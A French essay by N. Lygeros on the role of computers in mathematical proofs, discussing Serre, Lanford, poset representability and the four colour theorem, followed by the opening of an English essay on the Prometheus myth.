que nous retrouvons dans les églises byzantines et les forts vénitiens,
elle appartient à la structure fondamentale du Grec.
Le Grec qui, depuis des siècles,
contemple le ciel et la mer.

Ordinateurs et Démonstration

N. Lygeros

PRÉLUDE À DÉMONSTRATION

Nous allons analyser la structure logique des implications reliant les théorèmes et les lemmes de l'article [9]. Ceci dans le but de déceler une des premières interventions de l'ordinateur dans une démonstration de théorie des nombres.

Initialement l'intervention de l'ordinateur se situe dans la démonstration du lemme 3. En effet pour démontrer ce dernier, si l'on suit la méthode adoptée par Newman, on est amené à montrer par un calcul numérique standard que le polynôme suivant :
$r^8-134r^7+6496r^6-147854r^5+1709659r^4-10035116r^3+28014804r^2-29758896r+6531840$
n'a aucune racine dans $\mathbf{Z}$. J.-P. Serre remarque alors que pour effectuer cela, l'ordinateur est indispensable. Ce qui est selon lui «désagréable».

Cela constitue un jugement assez général parmi les mathématiciens qui utilisent l'ordinateur avec la même réticence que l'axiome du choix et qui se sentent bien aise lorsqu'ils peuvent s'en passer. Mais du fait que l'ordinateur intervient dans une des extrémités du graphe des implications et que donc l'aspect «désagréable» se propage dans quasiment toute la démonstration, il est important d'éliminer son rôle.

Le mot désagréable utilisé à propos de l'ordinateur et surtout dans la définition de J.-P. Serre (correspondance personnelle) de la qualité d'une démonstration qui n'est pas sans rappeler des arguments à la Hermann Weyl - qui disait que dans son travail il avait toujours essayer d'unifier la vérité avec le beau et que quand il avait à choisir entre l'une ou l'autre habituellement il choisissait le beau.

En fait tout cela peut être considéré comme du purisme esthétique démodé ; tel Pierre Deligne qui répond à une question sournoise de David Ruelle en finissant par dire que ce qui l'intéressait personnellement c'étaient les résultats qu'il pouvait lui-même, et tout seul, comprendre dans leur entièreté. L'époque antique où les mathématiques représentaient la science du beau est totalement révolue. La beauté est un luxe que certains théorèmes ne peuvent s'offrir ; d'ailleurs peu nous importe la beauté seule la vérité compte.

Et que faire d'un théorème comme celui de Paris-Harrington, obtenu en 1977, qui est prouvable dans le cadre ensembliste usuel mais ne l'est pas dans le cadre seul des ensembles finis ? Si l'on reste sur des positions classiques l'on risque de se retrouver dans la même situation qu'André Weil lorsqu'il pensait que la mathématique courait le danger d'être étouffée par la foison des travaux médiocres et qui doit à présent avouer que celle-ci risque d'être étouffée par l'abondance de très bons travaux.

Des théorèmes qui n'obéissent pas à ces critères de qualité, il y en aura de plus en plus car nous avons besoin de savoir la vérité et non de voir la beauté.

Mais revenons aux conséquences que va impliquer l'attitude de J.-P. Serre quant à la démonstration du lemme. Repartant de l'énoncé du lemme, il explicite le fait qu'il s'agit de prouver que $p_r(10) \neq 0$ lorsque $r \equiv 2\ (mod 11)$. En remarquant alors que «le polynôme $r \to p_r(10)$ est à coefficients 11-entiers», J.-P. Serre réduit la difficulté calculatoire en utilisant une connaissance placée plus haut dans la hiérarchie de la complexité démonstrative. Ainsi

le polynôme est «constant (mod 11) sur toute la classe modulo 11, et l'on a : $p_r(10) \equiv p_2(10)\ (mod 11)$».

Jusqu'à ce stade tout mathématicien normalement constitué en aurait fait de même. Cependant J.-P.Serre n'est pas n'importe quel mathématicien, aussi non content d'avoir trouvé une méthode qui élimine le rôle de l'ordinateur, il va s'efforcer de montrer que cette méthode est simple et surtout sans calculs. Et c'est là qu'il va aller trop loin - on ne peut tout de même pas l'accuser de ne pas en être conscient puisque c'est à ce moment précis qu'il va exploiter la puissance de la rhétorique.

En effet J.-P. Serre écrit : «il est immédiat que $p_2(10) = 1$» - tout en s'empressant à l'aide d'une parenthèse, d'en donner la raison ! Comme si un énoncé trivial avait besoin d'être justifié. De plus l'utilisation qu'il fait par la suite de l'expression «par exemple» implique l'existence de plusieurs raisons capables d'expliquer un fait immédiat.

Le problème de l'utilisation du mot «immédiat» provient sans doute du fait qu'en mathématiques ce mot comporte un aspect très subjectif. Pour la plupart des mathématiciens il convient d'utiliser ce mot lorsque ce que l'on affirme ne doit pas son existence à diverses théories très techniques. Ce qui est gênant dans cette approche c'est que l'utilisation du mot immédiat va dépendre de la connaissance mathématique culturelle de l'utilisateur. Ainsi voulant pallier ce manque d'universalité nous nous plaçons dans le cadre axiomatique de la théorie des nombres (si l'on suit jusqu'au bout ce raisonnement il faudrait partir des axiomes de Peano). De cette façon, ce qui est immédiat dépend directement des axiomes de la théorie considérée et d'eux seuls.

Et à présent le point d'orgue ; la raison : $p_2(10) = 1$ résulte «de la détermination explicite de $p_2(n)$». Cependant que peut bien signifier le mot «explicite» dans ce contexte ? Que la détermination de $p_1(n)$ et $p_3(n)$ le soit c'est évident, puisque l'on a les identités d'Euler et Jacobi :

$$\prod_{m=1}^{+\infty}(1-q^m) = \sum_{-\infty}^{+\infty}(-1)^n q^{(3n^2+n)/2} = \sum_{n=0}^{+\infty} p_1(n)q^n$$

$$\prod_{m=1}^{+\infty}(1-q^m)^3 = \sum_{-\infty}^{+\infty}(-1)^n(2n+1)q^{(n^2+n)/2} = \sum_{n=0}^{+\infty} p_3(n)q^n$$

mais l'on ne connait aucune formule de la sorte pour $p_2(n)$. Tout ce que l'on sait sur $p_2(10)$ c'est qu'il est différent de zéro (puisque d'après un résultat de J.-P. Serre on a : $p_2(10) \Leftrightarrow$ il existe un nombre premier $p \not\equiv 1(mod 12)$ dont l'exposant dans $1 + 12n$ est impair) et à part faire le produit suivant :

$$((1-q)(1-q^2)(1-q^3)(1-q^4)(1-q^5)(1-q^6)(1-q^7)(1-q^8)(1-q^9)(1-q^{10}))^2$$

que l'on peut difficilement ne pas considérer comme un calcul, et regarder le 11ème coefficient du polynôme obtenu, on ne voit pas comment obtenir la valeur de $p_2(10)$ de façon immédiate.

Bien sûr, l'on peut utiliser l'identité d'Euler - connaissance mathémathique - et alors on doit développer le produit suivant : $(1 - q - q^2 + q^5 + q^7)^2$ qui bien que peu compliqué n'en demeure pas moins un calcul. Les autres méthodes que J.-P. Serre propose (correspondance personnelle) abondent dans ce sens puisqu'elles nécessitent soit la connaissance de la série de Dirichlet (avec en plus la compréhension de l'extension galoisienne associée), soit la connaissance des formes de types CM. Mais bien sûr, il n'est pas vraiment étonnant qu'un spécialiste

de théorie des nombres comme J.-P. Serre considère l'utilisation de toutes ces notions comme élémentaire.

Et donc pour parvenir au but initial que s'était proposé J.-P. Serre c'est-à-dire obtenir la valeur de $p_2(10)$ sans calcul il faut être capable à partir de l'explicitation des exposants dans l'identité d'Euler de dire que l'équation diophantienne suivante : $(m, n) \in \mathbf{Z}^2$, $3m^2 + 3n^2 + m + n = 20$ n'admet qu'une unique solution à savoir $n = m = -2$. Procédure que l'on ne peut pas qualifier d'immédiate.

De cette analyse de l'approche de J.-P. Serre apparaît l'idée suivante. Du point de vue de la théorie de la démonstration - pour des problèmes finis - un calcul ne peut être éliminé ni par un autre calcul même si ce dernier est plus simple, ni par une procédure élémentaire dépourvue de calcul. La réduction de la difficulté calculatoire nécessite une augmentation de la complexité de la démonstration. Or cette augmentation ne peut être infinie, ainsi la capacité calculatoire détermine en quelque sorte les limites de la démonstration mathématique. On peut alors se poser la question suivante : de quelle façon l'introduction de l'ordinateur va modifier la notion de démonstration ? Ou plus simplement encore que signifie, DÉMONSTRATION ?

DÉMONSTRATION

Cette fois c'est un article de O. Lanford [7], que nous allons analyser pour comprendre une situation où le rôle de l'ordinateur bien qu'encore auxiliaire est plus important.

Ce qui est tout à fait remarquable dans l'énoncé des théorèmes de cet article c'est que l'on ne voit pas du tout comment O. Lanford est parvenu à s'aider de l'ordinateur pour les démontrer. En effet les théorèmes semblent indépendants de tout calcul et à part les bornes μ_∞ fournies dans le théorème 5, on ne trouve aucune indication de type numérique. La situation est même plus délicate encore car une lecture attentive des énoncés permet de voir qu'il s'agit de théorèmes de type existentiel : le théorème 1 sur l'existence d'une fonction, la proposition 2 sur celle d'un voisinage, le théorème 4 sur celle d'un entier et d'un élément d'une variété instable, enfin le théorème 5 sur celle d'un entier et d'une valeur paramétrique.

Ce cas de figure constitue un exemple caractéristique d'une des trois familles les plus naturelles de notre objet d'étude, la DÉMONSTRATION, qui sont : la Transformation, la Structuration, la Classification. Ici évidemment l'on a à faire à une démonstration de genre transformation, c'est-à-dire que la phase qui précède l'intervention proprement dite de l'ordinateur consiste en une transformation des énoncés mathématiques dépourvus de calculs en estimations calculatoires certes complexes pour l'homme mais immédiates pour l'ordinateur.

Cette transformation s'obtient au prix d'une explicitation des objets sur lesquels s'appuient les énoncés considérés. Ainsi on fait exprimer aux théorèmes le maximum d'informations qu'ils puissent posséder afin de pouvoir s'aider de l'ordinateur qui ne peut manipuler que des êtres concrets même s'ils ne le sont quelquefois que de manière implicite. Donc l'on décompresse l'information dense des théorèmes de mathématiques mais alors la conséquence immédiate de cette action est que la quantité d'informations ainsi obtenues dépasse de loin les capacités humaines et rend nécessaire l'assistance de l'ordinateur pour les gérer, les trier, puis les sélectionner. Bien sûr ces procédures sont élémentaires - du point de vue de l'ordinateur - cependant leurs manipulations ne le sont pas forcément. Néanmoins dans

notre exemple qui est plus intermédiaire - entre les démonstrations classiques et celles où l'ordinateur intervient - qu'une véritable DÉMONSTRATION ce n'est pas le cas.

Pour conclure O. Lanford remarque que les calculs nécessaires à la démonstration des résultats annoncés sont justes à la limite de ce qui est vérifiable à la main. Plus exactement il considère qu'un ensemble minimal d'estimations choisi attentivement serait suffisant pour prouver les théorèmes 1 et 3 à l'aide seulement d'une calculatrice programmable en quelques jours. Cette justification de son approche est tout à fait significative ; en effet elle permet de déduire les ressentiments des mathématiciens d'alors envers des DÉMONSTRATIONS de ce genre. D'ailleurs le fait que Campanino, Epstein et Ruelle aient pu démontrer (c'est donc qu'ils ont essayé de le faire !) le théorème 1 par une autre méthode confirme cette opinion négative. Pourtant à l'instar du 19ème siècle avec les fonctions monstrueuses, le 20ème verra sans aucun doute une révolution conceptuelle provoquée par les DÉMONSTRATIONS qui bouleversera l'Empire Mathématique.

DÉMONSTRATION et empire mathématique

On appelle poset (partially ordered set) un ensemble P muni d'un ordre partiel. Lorsqu'il a n éléments et r relations de comparaison, c'est encore un graphe simple à n sommets et r arètes, orienté et transitif. On obtient son dual en inversant ses arêtes, et lorsque c'est possible un conjugué en enlevant les r arètes et en orientant transitivement les $(n(n-1)/2-r$ autres arêtes. Quant à sa dimension elle est égale au nombre minimum d'extensions linéaires dont il représente l'intersection. On dit qu'un poset est représentable par cercles si l'on peut lui associer une famille de cercles munie de l'ordre partiel d'inclusion dont les relations entre les éléments s'identifient avec celles que définit le poset.

Se pose alors la question de savoir dans quels cas un poset est représentable par cercles. Depuis longtemps, on sait que tout poset de dimension inférieur ou égale à deux est représentable par cercles. Mais l'on a aussi un résultat de Brightwell et Winkler [3] qui permet de déduire l'existence explicite d'un poset à 14 éléments qui n'est pas représentable par cercles. Dans ce chapitre nous allons nous attarder sur la démonstration du théorème suivant : tous les posets d'au plus 7 éléments sont représentables par cercles.

La contribution de l'ordinateur, quoique fondamentale, n'est pas évidente à localiser dans la démonstration, et pour cause elle est omniprésente ! Lorsque l'auteur écrit «Pour $n = 6$, après avoir utilisé le théorème [de Dushik et Miller] [...] il suffit d'étudier 2 posets...» il n'explique pas en quoi consiste réellement l'utilisation de ce théorème. Or une simple remarque numérique permet de constater le rôle primordial de cette utilisation. En effet pour $n = 6$ on a 318 posets non isomorphes or après cette mystérieuse, pour l'instant, utilisation de ce théorème il n'en reste plus que 2 à étudier.

Voici à présent la méthode utilisée. D'après le théorème de Dushnik et Miller on a : $(dimP \leq 2) \Leftrightarrow (P$ a un ordre conjugué), et par ailleurs l'on sait que les posets P de $(dimP \leq 2)$ sont représentables par cercles. Donc plutôt que de tester directement si un poset donné est représentable par cercles, l'on regarde s'il a un conjugué. Seulement cette procédure a du être appliquée aux 318 posets à 6 éléments et c'est l'ordinateur qui s'est chargé de ce travail. Il a agi de même pour $n = 7$, et cette fois il a traité 2045 posets en laissant 49 posets à étudier à la main.

Le lecteur curieux pourrait se demander pourquoi l'auteur n'a pas poursuivi sa méthode jusqu' à $n = 8$. Voici la réponse : lorsque $n = 8$ on a affaire à 16999 posets et une fois l'ordinateur utilisé il en reste encore 1141 à étudier. Or l'auteur a mis 2 jours pour traiter à la main les 49 posets qui restaient pour $n = 7$. Donc même en considérant que la difficulté est la même pour 8 sommets (ce qui est faux je vous l'assure !) il lui aurait fallu environ 46 jours de travail fastidieux ! (pour 9 sommets il en faudrait 532).

Ainsi pour faire mieux dans ce domaine si l'on conserve la même approche, qui est la seule jusqu'à présent à avoir donné des résultats, il faut soit découvrir de nouveaux théorèmes soit construire un algorithme performant qui permette de trouver lorsqu'elle existe une représentation par cercles d'un poset donné. Il est bien évident que le rôle de l'ordinateur sera encore plus grand que dans la deuxième possibilité, même si après une recherche forcément finie d'une représentation il faudra utiliser une autre méthode pour prouver que le poset considéré n'est pas représentable par cercles.

Néanmoins je pense que l'on peut aller plus loin si l'on change notre approche du problème et si l'on accepte bien sûr de donner à l'ordinateur un rôle encore plus grand. L'inconvénient principal de cette méthode - mais c'est aussi son originalité - c'est que malgré l'utilisation de l'ordinateur elle n'offrira qu'un résultat existentiel ! Voyons un peu de quoi il s'agit :

Il est évident qu'un ensemble de cercles dans le plan, une fois considéré par la relation d'inclusion constitue un poset et ce de façon univoque lorsque l'on regarde le problème à isomorphie près. Par ailleurs d'après le théorème de Brightwell et Winkler on sait qu'il existe des posets non représentables par cercles. Notons C_n le cardinal de l'ensemble des configurations non isomorphes en termes d'inclusion que peuvent avoir n cercles. On a alors l'inégalité suivante : $C_n \leq P_n$ et l'on sait que $C_k = P_k$ pour $k \in [1, ..., 7]$ et $C_{14} < P_{14}$.

Ainsi si l'on crée un programme qui calcule C_n, il suffira alors de comparer C_n avec P_n et l'existence de posets à m éléments non représentables découlera directement de : $C_m < P_m$.

Seulement si l'on regarde les valeurs de P_n pour $1 \leq n \leq 13$ ([4],[5],[6],[8]) à savoir : 1, 2, 5, 16, 63, 318, 2 045, 16 999, 183 231, 2 567 284, 46 749 427, 1 104 891 746, 33 823 827 452, on constate qu'elles deviennent vite énormes et en tout cas trop grandes pour un traitement à la main. Et si de plus il s'avère que pour les valeurs considérées C_n soit proche de P_n l'on se retrouvera devant une situation assez inconfortable. Car, par exemple, si C_n diffère pour la première fois de P_n et de peu pour $n = 13$ on saura qu'il existe parmi les milliards de posets possibles quelques posets non représentables par cercles sans pour autant pouvoir les déterminer du moins par cette méthode ! La seule chance que l'on pourrait avoir et donc où cette situation n'aurait pas lieu serait que $C_k = P_k$ pour $k \in [1, ..., 13]$, ce qui après tout n'est pas impossible.

Il faut tout de même pour finir cette partie, préciser que l'obtention d'un algorithme qui génère les C_n semble actuellement extrêmement difficile et ce même si l'on se contente de performances médiocres - qu'il faudrait de toute façon améliorer si l'on désire résoudre complètement ce problème.

Dans la partie précédente nous avons analysé une démonstration du genre «structuration» c'est-à-dire que la phase qui précède l'intervention proprement dite de l'ordinateur consiste à générer des structures à l'aide d'un calculateur - ce dernier peut être humain mais il semble évident que dans la plupart des cas ce sera une machine. Il est sans doute bon de préciser la nuance que nous utilisons entre les termes ordinateur et calculateur, au moins dans le présent

article. Un calculateur ne fait que compter dans le sens classique du terme c'est-à-dire que même s'il dénombre des structures plus complexes que des nombres, il n'en retient que le nombre qui vérifiera une certaine propriété alors que l'ordinateur va conserver l'ensemble des nombres qui caractérisent les structures qu'il a générées de façon globale. Et à présent il doit sembler évident au lecteur que dans notre travail c'est bien à la notion d'ordinateur et non de calculateur que nous nous intéressons.

Essayons maintenant de comprendre pourquoi dans l'état actuel des connaissances dans ce domaine il est nécessaire d'avoir recours à l'ordinateur pour démontrer le théorème étudié. Du point de vue mathématique (classique) cette démonstration découle de seulement deux théorèmes celui de Dushnik et Miller et celui d'Hiraguchi qui semblent être du même genre mais nous allons voir que ce n'est pas le cas.

Dans les deux théorèmes intervient la notion de dimension. Mais comme le calcul de cette dernière lorsqu'elle est supérieure ou égale à 3 est un problème NP-complet ([10]) nous allons nous intéresser uniquement au cas où elle est inférieure ou égale à 2. Dans ce cas le théorème d'Hiraguchi nous apprend que les posets P à 4 ou 5 éléments vérifient : $dimP \leq 2$. Même si cela peut sembler être un piètre résultat il faut voir que du point de vue numérique il permet de savoir la dimension de (16 + 63) posets en ne nécessitant pour ainsi dire aucun calcul puisqu'il suffit de connaitre la cardinalité du poset. Tandis que le théorème de Dushnik et Miller s'il est utilisé pour obtenir le même résultat est bien plus coûteux au niveau calculatoire puisque l'on est dans l'obligation de tester chacun des (16 + 63) posets pour savoir s'ils ont un conjugué. La différence entre ces deux théorèmes provient de la connaissance du poset plus ou moins grande qu'il faut avoir pour les appliquer. Dans le premier il suffit d'avoir le nombre d'éléments alors que dans le second il faut non seulement connaitre les relations qui lient ces éléments mais aussi déterminer si le complémentaire (avec ses sommets et arêtes) est un conjugué. Cette différence apparait dans l'utilisation : celle du premier est immédiate - on dira que c'est un théorème effectif - alors que celle du deuxième fait rapidement intervenir l'ordinateur.

De manière plus générale l'on peut affirmer le principe suivant :

Si un théorème dépend de toute la structure de l'objet étudié alors pour rendre son utilisation effective il faudra sans doute l'ordinateur.

Il est bien évident que la véracité de ce principe dans le cas général est contestable, pour le voir il suffit de considérer un problème qui ne concerne que peu d'objets. Par contre si l'on a affaire à un grand nombre d'objets et s'ils sont un tant soit peu compliqués alors la puissance du principe devient flagrante. De sorte qu'il est préférable de l'énoncer sous une forme plus précise - mais un peu plus formelle :

Si une démonstration d'un théorème sur n objets (pour n suffisamment grand mais fini) nécessite l'utilisation d'un théorème qui dépend de toute la structure (suffisamment complexe) des objets auxquels il s'applique alors l'ordinateur sera nécessaire à sa réalisation.

Il semble que l'on puisse aller encore plus loin dans cette idée en augmentant soit le nombre n d'objets soit leur complexité car alors on en arrive à l'énoncé qui est inaccessible même à l'aide de l'ordinateur, du moins dans sa totalité. Par exemple l'on pourrait se retrouver dans la situation suivante qui représente bien sûr un cas particulier du précédent principe :

Si le problème général est indécidable alors le problème partiel rend l'ordinateur indispensable.

Il est bien évident qu'en se restreignant à des préoccupations générales comme nous l'avons fait l'on ne saurait obtenir comme résultats autre chose que des principes. De toute façon le but que nous désirons atteindre ici n'est pas de construire une théorie complétement axiomatisée du rôle de l'ordinateur au sein de la théorie de la démonstration. Nous nous contentons, du moins pour l'instant, seulement d'écrire les prémices de cette théorie de la DÉMONSTRATION.

Seconde DÉMONSTRATION

En ce qui concerne le théorème des 4 couleurs Appel et Haken ([1],[2]) sont convaincus par des analyses probabilistes qu'un ensemble inévitable beaucoup plus petit et contenant des configurations de beaucoup plus petite taille n'existe pas. De récents développements dans la démonstration du théorème des 4 couleurs qui ont simplifié la partie traitée par l'humain et non par l'ordinateur vont dans ce sens. Appel et Haken ont employé 1000 heures de temps de calcul à prouver la réductibilité des 1880 configurations de leur ensemble. Ils croient qu'il est possible de produire un ensemble qui exige seulement 200 heures pour la vérification. Mais ils sont sûrs qu'il est impossible de produire une telle preuve vérifiable à la main. Jean Mayer, un des grands experts en matière de réductibilité, ne croit pas que la tâche de vérifier un tel ensemble à la main soit praticable. Ainsi, si personne ne trouve une preuve plus simple sans utiliser d'ordinateur, il faudra admettre que le théorème des 4 couleurs exige une preuve que personne ne peut vérifier à la main même en y passant toute sa vie.

La solution exige une étude combinatoire d'autant plus complexe que les données logiques sont plus simples et peu susceptibles d'engendrer des théorémes généraux. Pour les mêmes raisons, l'ensemble inévitable de configurations réductibles ne peut se réduire à un petit nombre d'éléments. Enfin, la plupart des réductions auxquelles on aboutit sont impraticables à la main, vu le grand nombre de coloriages mis en jeu : on voit donc en quoi la démonstration du théorème, quoiqu'accessible à notre logique, dépasse par son ampleur les capacités de l'intelligence individuelle.

Elle illustre l'avènement d'un nouveau type de preuve mathématique. En effet, c'est la première fois, à notre connaissance, qu'un théorème impliquant par sa nature un nombre infini de cas se trouve ramené à une étude combinatoire finie, mais d'une ampleur telle que la preuve a nécessité plusieurs centaines d'heures d'ordinateur et que, même a posteriori, une vie d'homme ne suffirait pas à la rendre explicite.

Réflechissons un peu sur ce dernier point et analysons l'idée sur laquelle il est basé. Tout d'abord le problème initial concerne deux infinités, le nombre de cartes et le nombre de couleurs, qui ont bien sûr un rôle dissymétrique. Le problème est de trouver le plus petit nombre possible de couleurs tel que la propriété soit vérifiée. Il est trivial de montrer que ce nombre est supérieur ou égal à 4 et il est facile de montrer que ce nombre est inférieur ou égal à 5. Il s'agit donc d'un problème où l'on peut aisément obtenir une borne supérieure et une borne inférieure de la valeur recherchée. Par contre il n'est absolument pas trivial de montrer que la valeur est précisément 4. Pourquoi une telle différence de complexité ? Du point de vue théorique il est naturel que la minoration soit plus facile à obtenir puisque somme toute il ne s'agit que de trouver une carte qui nécessite un nombre donné de couleurs

pour la colorier. Par ailleurs dans le cas présent la facilité d'obtenir une majoration provient non pas d'un raisonnement symétrique mais des contraintes imposées sur le graphe associé à la carte considérée par la formule d'Euler. Ainsi pour la valeur recherchée, la difficulté consiste bien à prouver l'égalité avec l'une des deux bornes, seulement ce problème concerne une infinité de cartes même en les traitant à isomorphie près. La méthode utilisée, du point de vue de la mathématique pure, va consister à rendre fini le nombre de cartes à étudier. Ce passage de l'infini au fini représente une étape fondamentale ; c'est sans aucun doute l'une des situations où l'on peut le mieux prendre conscience de la puissance de l'outil mathématique - on a d'ailleurs le même genre de finitisation pour la conjecture de Catalan grâce au résultat de Terjanian qui a été rendu explicite par Langevin.

Une fois cette étape cruciale franchie un autre problème apparait : le nombre de cas à traiter. Bien sûr si ce nombre est très petit, la gêne causée devient dérisoire. Mais qu'en est-il lorsqu'il est grand ? S'il est vraiment très grand et qu'il appartient aux nombres métaphysiques comme dirait F. Le Lionnais, l'on ne peut guère en dire quoi que ce soit puisqu'il est par définition inaccessible à toute méthode raisonnable. Par contre si ce nombre est accessible, cela dépend bien sûr du problème, et alors plusieurs difficultés méthodologiques apparaissent :

Tout d'abord comment faire pour réduire ce nombre ? Dans les cas les plus favorables il faut réitérer la méthode, cependant ils ne représentent pas la majorité. Dans les cas plus difficiles seul le changement de la méthode utilisée permet de réduire ce nombre. Mais dans les cas les plus difficiles on ne sait pas faire mieux, alors si cela est possible on fait appel à l'ordinateur. Ce qui a pour conséquence directe de donner un rôle important à ce dernier. Si celui-ci permet d'obtenir un contre-exemple, son rôle est effacé et l'on n'en parle plus que laconiquement. S'il permet de compléter la démonstration du théorème conjecturé alors dans un ultime effort l'on essaye a posteriori et en utilisant les résultats de ses calculs d'éliminer sa contribution. Pourtant dans le cas du théorème des 4 couleurs cette dernière tentative a échoué et l'on s'est retrouvé avec un résultat démontré grâce à l'ordinateur. Signalons à ce propos que les spécialistes omettent volontairement ou non de souligner la part euristique jouée par l'ordinateur dans ce problème, nous espérons d'ailleurs qu'avec notre article nous avons effectué une mise au point à ce sujet.

Ensuite lorsque l'on se trouve dans une situation où l'ordinateur a été indispensable, l'on est en droit de se demander si en utilisant une autre méthode (dans le futur) il aurait encore été nécessaire. En ce qui concerne le problème des 4 couleurs on sait grâce aux analyses probabilistes d'Appel et Haken que des variantes de la méthode utilisée seraient obligées d'employer l'ordinateur. Seulement cela n'est pas convaincant car il s'agit de méthodes trop proches pour résoudre le cas général.

C'est à ce niveau là que nous prenons le contre-pied de l'opinion majoritaire. Nous nous plaçons dans la problématique qu'aurait eue un épistémologue prégödelien fictif. Car si à l'époque de Gödel les mathématiciens n'ont point trouvé son théorème, cela ne provient pas tellement de la difficulté technique mais plutôt conceptuelle. En fait de façon plus concise l'on peut dire qu'ils ne réfléchissaient pas au bon problème. Ils s'étaient tous mis dans l'idée de chercher à unifier les mathématiques en les ramenant à une structure dont ils espéraient démontrer la cohérence sans se poser un seul instant la question de savoir si cela était seulement possible !

À notre époque certains mathématiciens s'acharnent à trouver des démonstrations où l'intervention de l'ordinateur est éliminée. Mais après tout il ne peut s'agir là que d'un acte de foi car l'on ne sait pas si cette procédure est possible dans le cas général.

Car de la même façon que l'on ne peut lutter contre les lois physiques, l'on ne peut guère lutter contre un fait mathématique (comme c'est le cas lorsque l'on a affaire à des structures indépendantes). Par exemple une des grandes réussites du 20ème siècle sur le plan mathématique a été la classification des groupes finis simples et donc aussi l'explicitation des groupes sporadiques, l'oeuvre de nombreux mathématiciens, qui ont travaillé pendant plusieurs décennies, dont la démonstration comporte actuellement plus de 15000 pages ! (Précisons à son propos que ce résultat est objectivement plus contestable que le théorème des 4 couleurs puisque plus sujet à l'erreur étant donné l'importance du rôle social entre les mathématiciens. Alors qu'aucun mathématicien n'émet de doute quant à la validité de sa preuve. Comme quoi le jugement des mathématiciens est extrêmement subjectif malgré la prétendue appartenance de leur domaine au monde des idées.) Mais que se serait-il passé si au lieu de 26 groupes sporadiques, il y en avait eu 260 ou 2600 ? Car l'esprit humain, et par conséquent les mathématiques qui en sont un des honneurs, a toujours tendance à unifier, à synthétiser les objets qu'il étudie pour mieux les comprendre, mais comment faire s'il y a à faire face à des structures véritablement indépendantes ? Comme c'est le cas avec P_{13} qui est égal à 33 823 827 452 ni plus ni moins !

Ainsi si l'on arrivait à démontrer qu'un problème comporte un grand nombre de structures indépendantes on montrerait du même coup la nécessité d'utiliser un ordinateur, si le nombre est accessible évidemment. Pour cela il faudrait montrer que quelque que soit la méthode utilisée, la donnée des structures à considérer est incompressible. Peut-être d'ailleurs que le théorème, qui démontrera la nécessité de l'utilisation de l'ordinateur pour démontrer un théorème sera lui-même démontré à l'aide de l'ordinateur ? Après tout lorsque l'on parle de fondements l'autoréférence est souvent au rendez-vous.

Pour finir essayons d'expliciter ce que nous avons voulu démontrer tout au long de ce cycle DÉMONSTRATION constitué de quatre parties. Nous avons examiné des problèmes où le rôle de l'ordinateur était croissant ce qui nous a amené à considérer le problème de la vérification qui lui-même nous a conduit à l'un des deux paramètres fondamentaux de la démonstration à savoir la longueur, l'autre étant la complexité.

Par ailleurs nous avons voulu mettre en évidence que du point de vue de la théorie de la démonstration, l'action de l'ordinateur intervenait de la même façon que l'utilisation d'un axiome. En effet l'alternative est simple : soit on utilise l'axiome de l'ordinateur c'est-à-dire que l'on se permet d'employer une procédure mécanique qui détermine si un ensemble fini, mais grand, de cas à considérer vérifie ou pas une certaine propriété, soit on exclut la possibilité et dans certains cas - comme celui du théorème des 4 couleurs - l'on n'arrive pas à prouver la vérité d'une conjecture.

BIBLIOGRAPHIE

[1] K. Appel, W. Haken : *Every planar map is four colorable. Part I : Discharging.* Illinois Journal of Mathematics, volume 21, no3, p. 429-490, 1977

[2] K. Appel, W. Haken, J.Koch : *Every planar map is four colorable. Part II : Reducibility.*

Illinois Journal of Mathematics, volume 21, no3, p. 491-567, 1977

[3] G. Brightwell, P. Winkler: *Sphere orders.*
Order, volume 6, p. 235-240, 1989

[4] C. Chaunier, N. Lygerōs: *The number of orders with thirteen elements.*
Order, volume 9, p. 203-204, 1992

[5] C. Chaunier, N. Lygerōs: *Le nombre de posets à isomorphie près ayant 12 éléments.*
Theoretical Computer Science, n123 p.89-94, février 1994

[6] R. Fraïssé, N. Lygerōs: *Petits posets: dénombrement, représentabilité par cercles et «compenseurs».*
C.R.Acad.Sci.Paris, t.313, série I, p.417-420, septembre 1991.

[7] O.E. Lanford III: *A computer-assisted proof of the Feigenbaum conjectures.*
Bulletin of the American Mathematical Society, volume 6, no3, p. 427-434, 1982

[8] N. Lygerōs: *Calculs exhaustifs sur les posets d'au plus 7 éléments.*
Singularité, volume 2, no4, p. 10-24, 1991

[9] J.-P. Serre: *Sur la lacunarité des puissances de η.*
Glasgow Mathematical Journal, volume 27, p. 203-221, 1985

[10] M. Yannakakis: *The complexity of the partial order dimension problem.*
SIAM Journal of Algebraic Discrete Methods, volume 3, no3, p. 351-358, 1982

An Exegesis of Promethean Myth

N. Lygeros, J.D. Martinez

Myths, legends and the like serve the purpose of kindling the flame of oral, cultural transmission by facilitating its conveyance from one generation to another. Myths helped illuminate and render Greek religion intelligible to worshippers by furnishing a wealth of religious background detail conceived in simple and picturesque terms. The Romans' functionally perceived deities had their counterparts in the more fully anthropomorphized oral and literary tradition of Greek mythology; including Greek epic poetry, theogony ("Divine Genealogy"), cosmogony, and allegory. One should bear in mind that Greek epic poetry is much more than a mere catalogue of matings and births of gods, rivers, planets, winds, and other abstract phenomena.

In the Greek language one of the etymological meanings of the name Prometheus is 'prometheia' or 'prnoia', which literally means pre-vision and is translated into English as 'forethought'. Prometheus is the one who reflects beforehand and he is sometimes referred to as the maker of mankind and a god of fire. He has also been referred to as the supreme trickster.

In Greek mythology Prometheus was the son of Iapetus (ΙΑΠΕΤΟΣ) and the ocean-nymph, Clymene. At this point there is already a difference between Hesiod and Eschyle. Prometheus had a double who can be considered to have been a kind of alter ego embodied in his brother, Epimetheus, who later became Pandora's husband. Epimetheus is translated as 'afterthought' or 'hindsight', i.e. the one who reflects a posteriori. They had another

brother named Atlas. Prometheus and Epimetheus are like the two halves of a unique Janus-faced personage. As far as humanity is concerned, 'prometheia' is just one aspect of our complete ignorance of the future. Prometheus is 'poiklos and 'aiolmetis', whereas Epimetheus is 'harmartnoos'.Prometheus supported Zeus against his brother Titans. The Titans were one race of giant gods, the offspring of Uranus and Gaea, who were conquered and succeeded by the gods of Olympus. The latter imprisoned the former in Tartarus and also in Etna.

It is said that Zeus employed Prometheus to make men out of mud and water. Prometheus created mortals from clay, while Athena had breathed life into them. These mortals suffered from the pains of hunger and cold. Prometheus felt sorry for the plight of humanity, so he decided to steal fire from Heaven in order to give humanity this precious gift. This allowed our ancestors to use fire to keep warm and to build instruments hence enabling them to soften the impact of nature's harsh climate. In this way Prometheus tried to be more astute than Zeus by attempting to outwit and deceive him.

